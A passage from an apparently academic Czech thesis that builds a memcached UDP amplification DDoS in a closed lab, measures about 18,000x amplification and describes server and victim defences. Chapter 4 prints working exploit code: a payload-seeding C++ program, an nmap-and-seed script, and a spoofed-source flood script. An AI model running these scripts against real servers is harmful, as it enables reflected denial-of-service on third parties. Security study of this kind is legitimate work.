Při větším počtu útočníků se v případě jednoho požadavku za každého nového útočníka vygeneruje a odešle odpověď za každý požadavek. Riziko zatížení nežádoucím provozem roste přímo úměrně s počtem zapojených útočníků. V případě dvou útočníků, kteří oba odešlou jeden požadavek, je odpověď dvojnásobná. Zatížení zranitelného serveru je v tomto případě téměř stejné jako zatížení oběti. Jediný rozdíl na straně zranitelného serveru je ten, že se musí vyjma odpovědí vypořádávat ještě s dalšími příchozími požadavky. Jejich velikost je ale zanedbatelná oproti provozu, který požadavky vytvoří. Amplifikační faktor tedy zůstává stejný, ale síla útoku roste až n-krát, kde n je počet zapojených účastníků.

3.3.2 Více zranitelných serverů

Zapojení vícero zranitelných serverů má efekt především ve snížení náporu na jednotlivých serverech. Při rovnoměrném zasílání požadavků na jednotlivé servery přímo úměrně klesá jejich zatížení. Za účasti dvou zranitelných serverů a rovnoměrného zasílání požadavků je provoz na každém serveru až poloviční, nápor na oběť je ale stále stejný. Útočník má další výhodu v tom, že v případě výpadku nebo přerušení komunikace jednoho zranitelného serveru nedojde k bezprostřednímu ukončení útoku, protože požadavky jsou přesměrovávány na jiné, zatím neodhalené servery.

3.3.3 Více útočníků i zranitelných serverů

Nejvhodnější situace pro útočníka. Kombinuje výhody dříve představených možností. Útočník tedy může svoji sílu rovnoměrně rozdělit mezi jiné zranitelné servery s tím, že zatížení oběti bude stále stejné. Uleví tím zranitelným serverům, které se nepotýkají s tak velkým náporem provozu v jeden okamžik, protože se mezi nimi rovnoměrně rozdělí. Také se tím sníží pravděpodobnost, že na straně serveru dojde k předčasnému odhalení nebo dokonce k DoS.

Kapitola 4

Realizace útoku

V nadcházející kapitole je uvedeno konkrétní řešení útoku pomocí prostředí navrženého v předchozí kapitole. Je vytvořen kód exploitu, pomocí kterého je předveden útok na předem připravenou oběť.

4.1 Vytvoření a popis schématu

Je vytvořeno schéma podle obrázku 3.1. Útočníkovi je přidělena IP adresa 10.0.0.1, zranitelnému serveru 10.0.0.2 a oběti 10.0.0.3 v rámci vnitřní sítě ve Virtualboxu. Vnitřní síť je nazvána „osboxes“, jak lze nalézt v nastavení sítě v počítačích. Všechny počítače běží na operačním systému „Ubuntu 18.04.3 Bionic Beaver“ dostupném na [33]. Každému počítači je přiděleno 2 048 MB operační paměti. Virtuální počítače jsou vytvořeny na notebooku s operačním systémem Windows 10 a operační pamětí 16 GB.

4.2 Příprava útoku

V rámci přípravy musí útočník provést následující kroky:

1. ověřit, zda se může připojit ke zranitelnému serveru,
2. vygenerovat si co největší možný uložitelný blok dat,
3. odeslat vygenerovaná data na zranitelný server.

Výše uvedené kroky realizuje skript „prepared“ 4.2. Pro usnadnění práce jsou vytvořeny dva dodatečné programy v C/C++. Jeden z nich generuje požadovaný počet bajtů (do souboru), druhý využívá vytvořeného souboru a jeho obsah odesílá jako hodnotu do Memcached na serveru.

Program „generator.cpp“ vypisuje počet bajtů zadaných v prvním argumentu programu. Jeden bajt na výstupu je reprezentovaný jedním znakem *A*. Alternativně lze využít zařízení „/dev/zero“, které generuje znaky *0* a změnit výstup na znaky *A*.

Program 4.1: memcached.cpp

```
void addMemcachedValue(string address) {
  memcached_server_st *servers = NULL;
  memcached_st *memc;
  memcached_return rc;
  string key = "a";
  string value = getFile("payload");
  memc = memcached_create(NULL);
  servers = memcached_server_list_append(servers,
     address.c_str(), 11211, &rc);
  rc = memcached_server_push(memc, servers);
  rc = memcached_set(memc, key.c_str(), strlen(key.
     c_str()), value.c_str(), strlen(value.c_str()),
     (time_t)900, (uint32_t)0);
  memcached_server_list_free(servers);
  memcached_free(memc);
}
int main(int argc, char ** argv) {
  string address(argv[1]);
  addMemcachedValue(address.c_str());
  return 0;
}
```

Program „memcached.cpp“ 4.1 zařizuje připojení k serveru s Memcached a vytváří v něm záznam. Pro tyto účely používá rozhraní knihovny „libmemcached“ [36], která obsahuje API pro komunikaci s Memcached serverem pro jazyky C/C++. Pomocná funkce „getFile()“ v programu je funkce, která vezme název souboru a přečte jeho obsah. Je použit jednobajtový klíč reprezentovaný znakem *a*, aby ve výsledném záznamu zabíral co nejméně místa. Záznam na serveru tedy vypadá takto: „a:AAA...“. Po uložení hodnoty jsou dealokovány načtené struktury.

Připojení k serveru je ve funkci z důvodu usnadnění přidání připojení k dalšímu zranitelnému serveru. V tomto případě do funkce „main“ postačí vložit nové volání funkce, která jako argument dostane IP adresu serveru.

Nejprve je pomocí „memcached_create()“ vytvořena struktura „memcached_st*“, která je použita pro komunikaci se serverem. Dalším krokem je přidání serveru do připravené struktury „memcached_server_st*“, to zařídí funkce „memcached_server_list_append()“. Poté je pomocí funkce „memcached_server_push()“ přidána struktura „memcached_server_st*“ se serverem do struktury „memcached_st*“ pro komunikaci. Poté je už jen zavolána funkce „memcached_set()“, která uloží informaci na server. Dvojice funkcí „memcached_server_list_free()“ a „memcached_free()“ se postará o uvolnění zdrojů.

Skript 4.2: prepared

```
nmap 10.0.0.2 -p 11211
nmap -sU 10.0.0.2 -p 11211
g++ generator.cpp
./a.out 1048516 > payload
g++ memcached.cpp -lmemcached
./a.out 10.0.0.2
```

Skript „prepared“ je kód exploitu, který po kontrole dostupnosti serveru využívá oba předchozí programy tak, aby připravil prostředí pro provedení následného útoku. Nejprve testuje, zda je na serveru aktivní nějaká služba na portu 11211 pro TCP i UDP. Tento port je ve výchozím nastavení portem pro službu Memcached. Pokud je tento port aktivní pro naslouchání, je velká pravděpodobnost, že na něm naslouchá právě tato služba. Poté skript zkompiluje a spustí program „generator.cpp“, který generuje soubor „payload“ o velikosti 1 048 516 B. Maximální velikost jednoho záznamu v Memcached je 1 048 576 B. Zbylých 59 B zabírá struktura obalující záznam. Celkovou velikost záznamu lze zjistit na serveru pomocí příkazu „stats“ a položky „bytes“. Poté skript zkompiluje a spustí program „memcached.cpp“.

Přidání dalších zranitelných serverů je zde o něco složitější. Sken portů je proveden pro všechny servery, které jsou použity jako prostředníci. Toho je dosaženo voláním těla skriptu v cyklu. Další modifikací je změna programu „memcached.cpp“, kde je třeba přidat připojení k dalším serverům. Postup je již popsán u popisu programu „memcached.cpp“.

4.3 Spuštění útoku

Pro spuštění útoku je nezbytné provést následující kroky:

1. zfalšovat zdrojovou IP adresu odchozího požadavku,
2. opakovaně se dotázat na dříve vložený záznam.

Pro provedení všech bodů je připraven skript s názvem „flood“ 4.3. Jeho smyslem je posílání takových požadavků na zranitelný server, které se dotazují na data vytvořená předchozí přípravou. Doporučené použití tohoto skriptu je až spuštění skriptu „prepared“ popsaného dříve. Vyžaduje jeden argument, a tím je počet požadavků, které jsou odeslány.

Prvním krokem je zfalšování IP adresy, neboli „IP Spoofing“. Pomocí něj je docíleno skutečnosti, že paket je odeslán s jinou zdrojovou IP adresou, než je skutečná IP adresa útočníka. Server na požadavek zareaguje tak, že odešle odpověď zpět na zdrojovou IP adresu, na níž se ovšem nachází oběť. Odpověď je tedy místo zpět na útočníka odeslána na nic netušící oběť.

Skript 4.3: flood

```
message="\x00\x00\x00\x00\x00\x01\x00\x00get␣a\r\n"
victim="10.0.0.3"
iptables -t nat -A POSTROUTING -j SNAT --to-source $victim
for ((i=0;i<$1;i++))
do
  echo -en $message | nc -q0 -u 10.0.0.2 11211 &
  kill -9 $(ps -a | grep nc | pidof nc);
done
iptables -t nat -D POSTROUTING -j SNAT --to-source $victim
```

Následně je třeba začít opakovaně posílat požadavky, které na straně serveru generují násobně větší odpovědi. Je důležité, aby se požadavky dotazovaly na stejný blok paměti, který předtím vytvořil skript „prepared“ pomocí programu „memcached.cpp“. V opačném případě je vysoce pravděpodobné, že oběť dostane prázdnou odpověď. Tím nedojde k žádné amplifikaci. Proměnná *victim* reprezentuje IP adresu oběti.

Tělo zprávy, které je posíláno v proměnné *message*, se skládá ze tří částí. První část zprávy je záhlaví o velikosti 8 B. Obsahuje celkem čtyři části (request ID, pořadové číslo, celkový počet datagramů, rezerva), každou o velikosti 2 B. Další částí zprávy je tělo obsahující příkaz „get a“, jež se dotazuje na hodnotu klíče, který na server dříve uložil program „memcached.cpp“. Poslední část zprávy je ukončovací sekvence „\r\n“ [39].

Při útoku na jinou oběť je ve skriptu potřeba změnit hodnotu proměnné *victim*, která značí IP adresu oběti. Pokud se útoku účastní více zranitelných serverů, je nutné změnit tělo cyklu ve skriptu tak, aby se požadavky odeslaly na všechny zranitelné servery. Toho lze docílit dalším cyklem přes všechny IP adresy.

Kapitola 5

Výkonnostní metriky útoku

V následující kapitole je provedeno měření síly útoku. Je změřeno, jak velkou odpověď generuje jeden škodlivý dotaz, jaké má větší množství útočníků skutečný vliv a jaké má větší množství zranitelných serverů vliv na sílu útoku. Měření je provedeno za těchto situací:

- jeden útočník a jeden zranitelný server,
- dva útočníci a jeden zranitelný server,
- jeden útočník a dva zranitelné servery,
- dva útočníci a dva zranitelné servery.

Ve Wiresharku je také použit filtr „memcache“, který filtruje pakety pro Memcached od ostatních paketů, jež nemají na útok žádný vliv.

5.1 Měření síly útoku ve vytvořeném prostředí

V rámci měření síly útoku jsou zachyceny pakety určené pro Memcached na jednotlivých počítačích. Pro každou situaci jsou provedena tři měření na poslání jednoho škodlivého požadavku a tři měření na zaslání více požadavků. Většinou se jedná přibližně o deset požadavků, přesné počty jsou uvedeny v tabulkách. Na základě toho je spočten pro každé měření amplifikační faktor jako podíl provozu mezi útočníkem a zranitelným serverem. V dále vytvořených tabulkách jsou uvedeny hodnoty:

- počet požadavků, značeno p_r,
- počet paketů UDP na straně oběti, značeno p_u,
- počet ICMP paketů na straně odpovědi, značeno p_i,
- amplifikační faktor pro dané měření, značeno a_f.

Je potřeba zdůraznit, že oběť dostává také neúplné UDP pakety, jejichž počet je označen p_l. Tento údaj není v tabulkách uveden, protože je vždy stejný jako počet požadavků. Jsou to pokaždé pakety s poslední částí odpovědi.

5.1.1 Velikost zachycených paketů

Hlavičky zachycených paketů mají následující velikosti:

- hlavička Linux cooked-mode capture [35] (dále jen SSL) o velikosti 16 B,
- hlavička IPv4 o velikosti 20 B,
- hlavička UDP o velikosti 8 B.

SSL je pseudoprotokol používaný knihovnou „libpcap“ k zachycování paketů při monitorování zařízení „any“ [35].

Součet velikostí hlaviček je celkem 44 B. Velikost požadavku je 15 B. Po přidání hlaviček má jeden výsledný paket velikost $|p_r| = 59\ B$.

Odpověď má velikost 1 400 B, z toho je 8 B hlavička a zbytek část odpovědi. Po přidání hlaviček je velikost jednoho paketu odpovědi $|p_u| = 1\,444\ B$. Poslední paket odpovědi má velikost 374 B, po přidání hlaviček má jeden paket velikost $|p_l| = 418\ B$.

Pakety značené jako p_i mají hlavičky SSL a IPv4, zbytek je odpověď ICMP. Ta se skládá z hlavičky o velikosti 8 B, další hlavičky IPv4, hlavičky UDP a odpovědi Memcached. Odpověď Memcached má velikost 520 B, po sečtení hlaviček vychází velikost jednoho požadavku $|p_i| = 592\ B$.

5.2 Výpočet amplifikačního faktoru

Pro doplnění tabulek je nutné spočítat amplifikační faktor a_f. Pokud je celkový provoz na straně útočníka označen tr_a a celkový provoz na straně oběti označen tr_v, pak je amplifikační faktor spočten podle vzorce:

$$a_f = \frac{tr_v}{tr_a}\ .$$

Jako provoz na straně útočníka tr_a je počítán pouze požadavek. Není zde započítána inicializace v podobě zaslání bloku dat do Memcached, protože jde o jednorázovou inicializaci na začátku. Velikost odchozího požadavku je 59 B, počet je značen p_r a provoz je spočten podle vzorce:

$$tr_a = 59 \cdot p_r\ .$$

Na straně oběti je výpočet celkového provozu složitější. Jsou rozlišeny celkem tři druhy provozu, které jsou sečteny. Úplné UDP pakety p_u, UDP pakety p_l reprezentující vždy poslední část odpovědi a pakety ICMP značené p_i, které také obsahují část odpovědi. Tím byl vytvořen vzorec pro výpočet provozu na oběti takto:

$$tr_v = 1444 \cdot p_u + 418 \cdot p_l + 592 \cdot p_i\ .$$

Tabulka 5.1: Síla útoku za účasti jednoho útočníka a jednoho serveru. Tři měření s jedním požadavkem, tři s deseti požadavky. p_r = počet požadavků, p_u = počet UDP paketů odpovědi, p_i = počet ICMP paketů v odpovědi, a_f = amplifikační faktor, provoz na oběti v poměru k provozu na útočníkovi.

Měření	p_r	p_u	p_i	a_f
1	1×	753×	6×	18 496,64×
2	1×	753×	6×	18 496,64×
3	1×	753×	6×	18 496,64×
1	10×	7 520×	6×	18 417,99×
2	10×	7 530×	6×	18 442,46×
3	10×	7 530×	6×	18 442,46×

Tabulka 5.2: Síla útoku za účasti dvou útočníků a jednoho serveru. Tři měření s jedním požadavkem, tři s deseti požadavky. p_r = počet požadavků, p_u = počet UDP paketů odpovědi, p_i = počet ICMP paketů v odpovědi, a_f = amplifikační faktor, provoz na oběti v poměru k provozu na útočníkovi.

Měření	p_r	p_u	p_i	a_f
1	2×	1 478×	12×	18 154,00×
2	2x×	1 506×	12×	18 496,64×
3	2×	1 506×	11×	18 491,63×
1	10×	7 530×	12×	18 448,48×
2	10×	7 530×	10×	18 446,48×
3	10×	7 530×	11×	18 447,48×

5.2.1 Jeden útočník, jeden server

Měření pro jeden požadavek bylo provedeno spuštěním připraveného skriptu „prepared“ a následným spuštěním „flood 1“. Měření pro situaci pro více požadavků bylo provedeno spuštěním skriptu „flood 10“. Pro obě situace byla provedena tři měření. Na základě naměřených hodnot byl spočten amplifikační faktor pro každé měření a výsledky jsou zadány v tabulce 5.1.

5.2.2 Více útočníků, jeden server

Pro toto měření byl vytvořen další útočník jako další virtuální počítač s IP adresou 10.0.0.11, ostatní účastníci zůstali nezměněni. Na původním útočníkovi byl spuštěn skript „prepared“, poté byl na obou útočnících spuštěn skript „flood 1“, respektive „flood 5“. Ze získaných hodnot byly spočteny amplifikační faktory a výsledky jsou uvedeny v tabulce 5.2.

Tabulka 5.3: Síla útoku za účasti jednoho útočníka a dvou serverů. Tři měření s jedním požadavkem, tři s deseti požadavky. p_r = počet požadavků, p_u = počet UDP paketů odpovědi, p_i = počet ICMP paketů v odpovědi, a_f = amplifikační faktor, provoz na oběti v poměru k provozu na útočníkovi.

Měření	p_r	p_u	p_i	a_f
1	2×	1 491×	12×	18 313,08×
2	2×	1 506×	12×	18 496,64×
3	2×	1 506×	12×	18 496,64×
1	10×	7 530×	12×	18 448,48×
2	10×	7 530×	12×	18 448,48×
3	10×	7 530×	12×	18 448,48×

Tabulka 5.4: Síla útoku za účasti dvou útočníků a dvou serverů. Tři měření s jedním požadavkem, tři s deseti požadavky. p_r = počet požadavků, p_u = počet UDP paketů odpovědi, p_i = počet ICMP paketů v odpovědi, a_f = amplifikační faktor, provoz na oběti v poměru k provozu na útočníkovi.

Měření	p_r	p_u	p_i	a_f
1	4×	2 875×	24×	17 658,39×
2	4×	3 012×	22×	18 491,63×
3	4×	3 012×	21×	18 489,12×
1	20×	15 060×	24×	18 448,48×
2	20×	15 060×	22×	18 447,48×
3	20×	15 060×	24×	18 448,48×

5.2.3 Jeden útočník, více serverů

Před tímto měřením byl vytvořen nový zranitelný server s přidělenou IP adresou 10.0.0.12, ostatní účastníci zůstali stejní. Na útočníkovi byl spuštěn upravený skript „prepared“ tak, aby připravil oba servery. Také byl upraven skript „flood“ tak, aby posílal pakety střídavě na oba servery. Po úpravách byl zavolán „flood 1“ a „flood 5“, pro obě situace byla opět provedena tři měření, byly spočteny amplifikační faktory a byla vytvořena tabulka 5.3.

5.2.4 Více útočníků, více serverů

V tomto měření byli využiti všichni dosud vytvoření účastníci. Na útočnících byly použity dříve modifikované skripty „prepared“ i „flood“. Útok proběhl spuštěním skriptu „prepared“ na jednom z útočníků, následně na obou byl zavolán skript „flood 1“ a „flood 5“. V tomto případě bylo sice odesláno dvojnásobné množství požadavků než v předchozích případech, na druhou stranu oběť obdržela dvojnásobné odpovědi, tak jak je uvedeno v tabulce 5.4.

Tabulka 5.5: Velikost zátěže na oběti, změřeno programem „iftop“ v jednotkách Mb/s. u_1, u_2 = útočníci, s_1, s_2 = zranitelné servery.

účastníci	s_1	s_2	Celkem
u_1, s_1	449 Mb/s	N/A	449 Mb/s
u_1, s_1, s_2	194 Mb/s	195 Mb/s	389 Mb/s
u_1, u_2, s_1	609 Mb/s	N/A	609 Mb/s
u_1, u_2, s_1, s_2	357 Mb/s	355 Mb/s	712 Mb/s

5.3 Měření velikosti zátěže

Jako poslední byla změřena velikost zátěže provozu pomocí programu „iftop“ na oběti ve všech čtyřech kombinacích útočníků a zranitelných serverů. Před každým měřením byly servery inicializovány pomocí připravených skriptů „prepared“ a „flood 1000“ na útočnících. Útočníci jsou v tabulce označeni u_1, u_2, zranitelné servery s_1, s_2. Program „iftop“ měří zátěž nejpřesněji v průměru za posledních deset sekund, tento průměr tedy lze použít jako zátěž za jednu sekundu. Takto převzatá zátěž je zobrazena v tabulce 5.5.

5.4 Vyhodnocení výsledků

Provoz byl zesílen více jak 18 000× tím, že byl odeslán požadavek o velikosti 59 B a na oběť došlo v součtu až 1 091 302 B odpovědi, tedy více než 1 MiB. V Memcached se bylo dotazováno na 1 048 516 B, zbylých 42 789 B tvoří hlavičky jednotlivých paketů. Byly vyzkoušeny různé kombinace měření — odeslání jednoho požadavku, odeslání více požadavků, zapojení více zranitelných serverů, více útočníků. Ukázalo se, že na amplifikační faktor nemají změny v počtu účastníků prakticky žádný vliv. Ve 21 z 24 pokusů dosahoval amplifikační faktor hodnoty větší než 18 400×.

Výsledky lze srovnat s výsledky měření společnosti Cloudflare, Inc. (první citace s překladem) a útokem v praxi (druhá citace s překladem) publikované na [40].
„15 bytes of request triggered 134 kB of response.“ [40]
„15 bajtů požadavku spustilo 134 kB odpovědi.“ [40] (překlad autora)
„15 byte request result in a 750 kB response.“ [40]
„15 bajtů požadavku vyústí v 750 kB odpovědi“ [40] (překlad autora)
V prvním případě je amplifikační faktor přibližně 10 000×, ve druhém případě přibližně 51 200× [40].

Byla použita jiná technika měření, kdy požadavek měl také 15 B, ale společně se všemi hlavičkami měl výsledný paket velikost celkem 59 B. Na straně oběti také nebyl měřen součet bajtů odpovědi, který by byl shodný s počtem bajtů zapsaných do Memcached, ale součet velikostí všech příchozích paketů. Kdyby byla amplifikace měřena jen podle dat a nebylo započítáno

zatížení paketů, bylo by odesláno na straně útočníka 15 B požadavku, který by vyústil v odpověď o velikosti 1 048 516 B. V takovém případě by byl výsledný amplifikační faktor až 69 901×, tedy skoro až 4× větší, než který byl spočítán při měření. To by bylo způsobeno především velikostí požadavku, který by takto měl velikost 15 B místo 59 B.

S velkým provozem se potýkaly také zranitelné servery. To je způsobeno především tím, že v měření bylo použito malé množství zranitelných serverů, kterých se mohli útočníci dotazovat. Zmírnění provozu na zranitelných serverech, respektive většího rozptýlení provozu, lze dosáhnout použitím většího množství zranitelných serverů. Testování na pouze dvou zranitelných serverech bylo ovlivněno především hardwarovými nároky jednotlivých virtuálních počítačů.

Zátěž při zahlcení tisícem požadavků z každého útočníka byla nejvíce efektivní při jednom útočníkovi a jednom zranitelném serveru. Při rozdělení zátěže mezi větší množství zranitelných serverů se sice rozdělí zátěž, ale za cenu snížení maximální zátěže na oběti. Při dvou účastnících je efektivnější rozdělení provozu mezi více zranitelných serverů, než použití pouze jednoho.

Kapitola 6

Obrana

V závěrečné kapitole jsou doporučeny efektivní i méně efektivní obrany proti útoku Memcached. Obrany jsou doporučeny jak oběti, tak především zranitelnému serveru.

6.1 Ochrana serveru

Zranitelný server má sám o sobě více možností obrany, i když je v útoku vlastně jen prostředníkem. Opravením zranitelností prakticky znemožní útočníkům server nadále efektivně zneužívat.

6.1.1 Zablokování portu UDP

Nejspolehlivější ochranou proti zneužití je zakázání služby na UDP. Tím nedojde k těžko kontrolované záplavě nežádoucího provozu [40]. Pokud zůstává UDP port zapnutý, vystavuje se server nebezpečí, že se stane prostředníkem v tomto typu útoku. V nových verzích běží služba ve výchozím nastavení pouze na TCP. Tato ochrana je aplikována na zranitelných serverech, kde je k dispozici jako skript 6.1, který umí UDP port 11211 zapnout a vypnout podle potřeby v závislosti na prvním parametru.

Ve vytvořeném prostředí selže skript „prepared“ při skenování UDP na portu 11211. Na server tedy nebude odeslán blok dat, na která by se útočník později ptal. Pokud se o to ale útočník stejně pokusí a začne se pomocí UDP dotazovat, nepřijde žádná odpověď, vyjma jednoho paketu ICMP *Destination unreachable*. Amplifikační faktor je v tomto případě blízký hodnotě 1. V případě, že se útočník snaží odeslat TCP požadavek pod falešnou adresou, implementace rozezná, že s tímto klientem nemá vytvořené spojení a nereaguje.

„We've been down this road so many times. DNS, NTP, Chargen, SSDP, and now memcached. If you use UDP, you must always respond with strictly

Skript 6.1: udp

```
file="/etc/memcached.conf"
if [ $1 -eq "enable" ]; then
  sed -i "s/-U␣0/-U␣11211/" $file
fi
if [ $1 -eq "disable" ]; then
  sed -i "s/-U␣11211/-U␣0/" $file
fi
systemctl restart memcached
```

a smaller packet size then the request. Otherwise your protocol will be abused.“ [40]

Touto cestou jsme se vydali několikrát. DNS, NTP, Chargen, SSDP a nyní Memcached. Pokud používáte UDP, musíte vždycky nutně odpovědět s menším paketem o menší velikosti než požadavek. Jinak bude váš protokol zneužit. [40] (překlad autora)

6.1.2 Další možnosti obrany

Další možností obrany je pustit službu Memcached na adrese 127.0.0.1, aby server běžel pouze na lokální adrese. Kód je velmi podobný skriptu 6.1, jediná změna je v příkazu „sed“, který má za argumenty odpovídající IP adresy.

Jinou obrannou metodou je úplné nebo částečné vymazání paměti Memcached. V každém prvním odeslaném paketu odpovědi se nachází klíč k bloku dat, na která se útočník dotazuje. Pokud se administrátorovi serveru podaří tento klíč zachytit, stačí tento blok dat smazat. V opačném případě je žádoucí smazat celou paměť Memcached. Tím sice server neřeší záplavu příchozích požadavků, ale vyhýbá se riziku zvýšení amplifikace. Na počítači se zranitelným serverem je tato možnost implementována skriptem „flush“, respektive „remove_key“.

Proti velkému množství požadavků se lze částečně bránit zablokováním IP adresy „útočníka“, ale reálně je tak zablokována IP adresa oběti, která tedy nemůže se serverem komunikovat. Takové filtrování sice nezamezí příchodu požadavků, ale firewall nevpustí požadavky do sítě a nedojde tak k vytváření nechtěných odpovědí. Po odeznění útoku, tedy v okamžiku, kdy přestávají přicházet dotazy, je vhodné filtrování zrušit. Příklad takové implementace je ve skriptu 6.2, který na základě prvního parametru zapíná nebo vypíná blokování IP adresy oběti.

Alternativně lze použít jiný software s podobnou funkcionalitou jako Memcached. Takovým příkladem je software Redis. Ten je více flexibilní. Mezi jeho výhody oproti Memcached patří podpora více datových typů, větší velikost klíče i jeho hodnoty, také podporuje perzistentní operace. Na druhou stranu,

Skript 6.2: filter

```
if [ $1 == "on" ]; then
  iptables -A INPUT -s 10.0.0.3 -j DROP
fi
if [ $1 == "off" ]; then
  iptables -D INPUT -s 10.0.0.3 -j DROP
fi
```

Memcached je výkonnější v jednodušších dotazech a má podporu více vláken, která mu pomáhají při práci s větším objemem dat [41].

6.2 Obrana oběti

Oběť má tu výhodu, že podobně jako útočník může přistupovat k serveru s Memcached. Může toho také využít a vzdáleně vymazat paměť Memcached. Pomáhá tím zároveň zranitelnému serveru. Sice na oběť budou dále docházet odpovědi, ale již nedojde k žádné amplifikaci, jelikož velikost „prázdné“ odpovědi je téměř shodná s velikostí požadavku. V prvním paketu každé odpovědi je uveden klíč záznamu. Pokud se ho oběti podaří identifikovat, může na vzdáleném serveru místo vymazání celé paměti vymazat pouze klíč, na základě kterého se generuje provoz. Jedná se sice o nejvíce efektivní obranu, kterou může oběť udělat, ale v obou případech jde o zásah do Memcached. Obě možnosti jsou dostupné na straně oběti ve skriptech „flush_all“ a „remove_key“.

Podobně jako zranitelný server, i oběť se může bránit filtrováním provozu ze strany Memcached na úrovni firewallu. Provoz lze filtrovat podle zdrojové IP adresy, nebo například podle zdrojového portu. Metoda filtrování na oběti se setkává s problémem, že provoz na síti již existuje. Jinými slovy, provoz sice není vpuštěn do vnitřní sítě, ale na vnější síti stále existuje. Obě filtrace lze provést opět pomocí příkazu *iptables*, podobně jako ve skriptu 6.2, pouze upravením potřebných parametrů. Na počítači oběti je takový skript dostupný pod názvem „ip_filter“ podle IP adresy a „port_filter“ podle zdrojového portu.

6.3 Obecné ochrany proti DDoS

Známou ochranou, kterou poskytují firewally, je filtrování. To může, ale nemusí pomoci ve všech případech, například proti uvedenému útoku je filtrování neúčinné, pokud není provedeno včas.

Další možnou obranou je používat online ochranu od společností, které nabízejí služby zmírňování následků DDoS útoků. Fungují například tak, že před oběť umístí distribuovanou síť za účelem přesměrování škodlivého pro-

vozu, nebo poskytnutí dodatečných výpočetních zdrojů. Takové ochrany jsou často placené, na druhou stranu se obránce nemusí tolik zabývat ochranou proti DDoS útokům a nebudou na něj mít takový dopad.

Rate limiting je služba, která omezí maximální rychlost odesílání nových dotazů v určitém časovém úseku. Taková ochrana je účinná například proti amplifikačnímu útoku přes DNS. Službu DNS nelze jen tak vypnout, proto omezení rychlosti požadavků, respektive omezení počtu požadavků za určitý časový úsek, je vhodné řešení.

Závěr

V rešeršní části se práce zabývala různými druhy DoS a DDoS útoků a byly popsány rozdíly mezi nimi. Byl vytvořen přehled druhů útoků, u každého druhu byly popsány možné scénáře útoku a jaké jsou možnosti jeho zmírnění.

Jako první byl pro demonstraci vybrán útok NXNSAttack. Bohužel se útok nepodařilo zprovoznit do požadované podoby, nepodařilo se v jedné ze závěrečných částí útoku najít finální řešení. Při popisu principu útoku byl popsán dosavadní postup a na přiloženém médiu lze nalézt konfigurační soubory DNS zón jednotlivých účastníků po ukončení experimentů.

Následně byl pro demonstraci vybrán útok pomocí programu Memcached. Bylo pro něj vytvořeno v rámci sady virtuálních počítačů uzavřených ve vnitřní síti prostředí, ve kterém bylo možné útok demonstrovat. Byly nainstalovány potřebné programy a vytvořeny potřebné skripty.

Po spuštění útoku, kdy se podařilo generovat nežádoucí provoz, bylo provedeno měření za různých podmínek. Dále proběhlo naklonování dodatečného útočníka, dodatečného serveru a bylo provedeno měření pro všechny čtyři kombinace. Na základě výsledků měření byly doporučeny a implementovány možnosti, jak útoku zamezit nebo i předejít. Co se demonstrovaného útoku týče, většina efektivních obran vychází ze zabezpečení na straně serveru s programem Memcached.

Vytvořené schéma může být využito například pro edukativní účely, kde si zájemce může vyzkoušet takový útok v praxi, aniž by někoho kolem sebe výrazně ohrozil. Další možností využití do budoucna je například možnost přidání provedení více typů útoků.

Na přiloženém médiu lze nalézt applianci se třemi virtuálními počítači, každý pro jednoho účastníka. Společně s nimi jsou zde umístěny výsledky meření, ze kterých jsou vyhotoveny tabulky, včetně vytvořených skriptů a jejich modifikací pro více účastníků.

Literatura

[1] RAGHAVAN, S V. *An investigation into the detection and mitigation of denial of service (DoS) attacks: critical information infrastructure protection*. New Delhi: Springer, ©2011, s. 1–357. ISBN 978-81-322-0276-9.

[2] What is a DDoS Botnet? *Cloudflare* [online]. Cloudflare, ©2021 [cit. 2021-04-01]. Dostupné z: `https://www.cloudflare.com/learning/ddos/what-is-a-ddos-botnet/`

[3] Smurf DDoS Attack. *Cloudflare* [online]. Cloudflare, ©2021 [cit. 2021-04-02]. Dostupné z: `https://www.cloudflare.com/learning/ddos/smurf-ddos-attack/`

[4] UDP Flood Attack. *Cloudflare* [online]. Cloudflare, ©2021 [cit. 2021-04-05]. Dostupné z: `https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/`

[5] Slowloris DDoS Attack. *Cloudflare* [online]. Cloudflare, ©2021 [cit. 2021-04-05]. Dostupné z: `https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/`

[6] Buffer Overflow Attack. *Radware* [online]. Radware, ©2021 [cit. 2021-04-01]. Dostupné z: `https://www.radware.com/security/ddos-knowledge-center/ddospedia/buffer-overflow-attack`

[7] Teardrop Attack. *Radware* [online]. Radware, ©2021 [cit. 2021-04-17]. Dostupné z: `https://www.radware.com/security/ddos-knowledge-center/ddospedia/teardrop-attack`

[8] Botnet. *Radware* [online]. Radware, ©2021 [cit. 2021-04-17]. Dostupné z: `https://www.radware.com/security/ddos-knowledge-center/ddospedia/botnet`

[9] Bot (Botnet). *Radware* [online]. Radware, ©2021 [cit. 2021-04-17]. Dostupné z: https://www.radware.com/security/ddos-knowledge-center/ddospedia/bot-botnet

[10] Slowloris. *Radware* [online]. Radware, ©2021 [cit. 2021-04-05]. Dostupné z: https://www.radware.com/security/ddos-knowledge-center/ddospedia/slowloris/

[11] WESLEY M., Eddy. TCP SYN Flooding Attacks and Common Mitigations. *IETF Tools* [online]. The IETF Trust, srpen 2007 [cit. 2021-04-02]. Dostupné z: https://tools.ietf.org/html/rfc4987

[12] VAUGHAN-NICHOLS, Steven J. Memcached DDoS: The biggest, baddest denial of service attacker yet. *ZDNET* [online]. ZDNET, A RED VENTURES COMPANY, 1. 3. 2018 [cit. 2021-04-02]. Dostupné z: https://www.zdnet.com/article/memcached-ddos-the-biggest-baddest-denial-of-service-attacker-yet/

[13] Alert (TA14-013A): NTP Amplification Attacks Using CVE-2013-5211. *Cybersecurity & Infrastructure Security Agency* [online]. 13. 1. 2014 [cit. 2021-04-03]. Dostupné z: https://us-cert.cisa.gov/ncas/alerts/TA14-013A

[14] DAVIS, Joshua. Hackers Take Down the Most Wired Country in Europe. *WIRED* [online]. Condé Nast, 21. 8. 2007 [cit. 2021-04-04]. Dostupné z: https://www.wired.com/2007/08/ff-estonia/

[15] CONSTANTIN, Lucian. DDoS attacks against U.S. banks peaked at 60 Gbps. *Computerworld* [online]. IDG Communications, 13. 12. 2012 [cit. 2021-04-04]. Dostupné z: https://www.computerworld.com/article/2493861/ddos-attacks-against-u-s--banks-peaked-at-60-gbps.html

[16] ZORZ, Zeljka. Dyn DDoS attack: The aftermath. *Help Net Security* [online]. Help Net Security, 24. 10. 2016 [cit. 2021-04-04]. Dostupné z: https://www.helpnetsecurity.com/2016/10/24/dyn-ddos-attack-aftermath/

